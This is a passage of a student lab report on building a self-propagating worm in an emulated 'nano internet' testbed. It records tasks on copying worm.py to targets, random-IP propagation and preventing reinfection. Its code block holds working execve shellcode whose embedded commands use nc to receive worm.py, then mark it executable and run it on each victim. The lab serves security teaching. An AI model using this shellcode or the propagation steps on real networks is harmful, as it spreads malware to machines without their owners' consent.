


Step 4: Checking if the target container's worm.py is the same as attacker machine's worm.py. Both files are identical. Task-2 is done.




----------Task-3(Propagation) ----------


Step 1: Generating random IP address and checking if it is alive.




Step 2: Creating subprocess to send worm.py to target machine.




Step 3: Executing worm.py inside shellcode so that once effected victim machine executes worm.py recursively to propagate the worm to another machine.




Step 4: Verifying the propagation in network diagram.



Step 5: Verifying if all the effected nodes have worm.py



Step 6: Verifying the resource usage with htop. Task-3 is done. My CPU usage never hit 100% during the 10minutes I ran the nano internet but the VM became slower.




----------Task-4(Preventing Self Infection) ----------

Step-1: Introducing check in shellcode to see if worm.py already exists

```
worm.py
 5 import subprocess
 6 import random
 7
 8 # You can use this shellcode to run any command you want
 9 shellcode= (
10    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13    "\xff\xff\xff"
14    "AAAABBBBCCCCDDDD"
15    "/bin/bash*"
16    "-c*"
17    # You can put your commands in the following three lines.
18    # Separating the commands using semicolons.
19    # Make sure you don't change the length of each line.
20    # The * in the 3rd line will be replaced by a binary zero.
21    " echo '(^_^) Shellcode is running (^_^)';                    "
22    " [ ! -f worm.py ] && { nc -lnv 5000 > worm.py;cat worm.py;   "
23    " chmod +x worm.py;python3 worm.py; }                        *"
24    "12345678901234567890123456789012345678901234567890123456789012345678890"
25    # The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
27
```

Step 2: Verifying the propagation in network diagram.



Step 3: Comparing resource usage against task-3 (after approx 6 minutes of execution)




Figure 1 Task 4




Figure 2 Task 3

As we can see, task 4 uses much less resource than task 3. Task 4 is completed.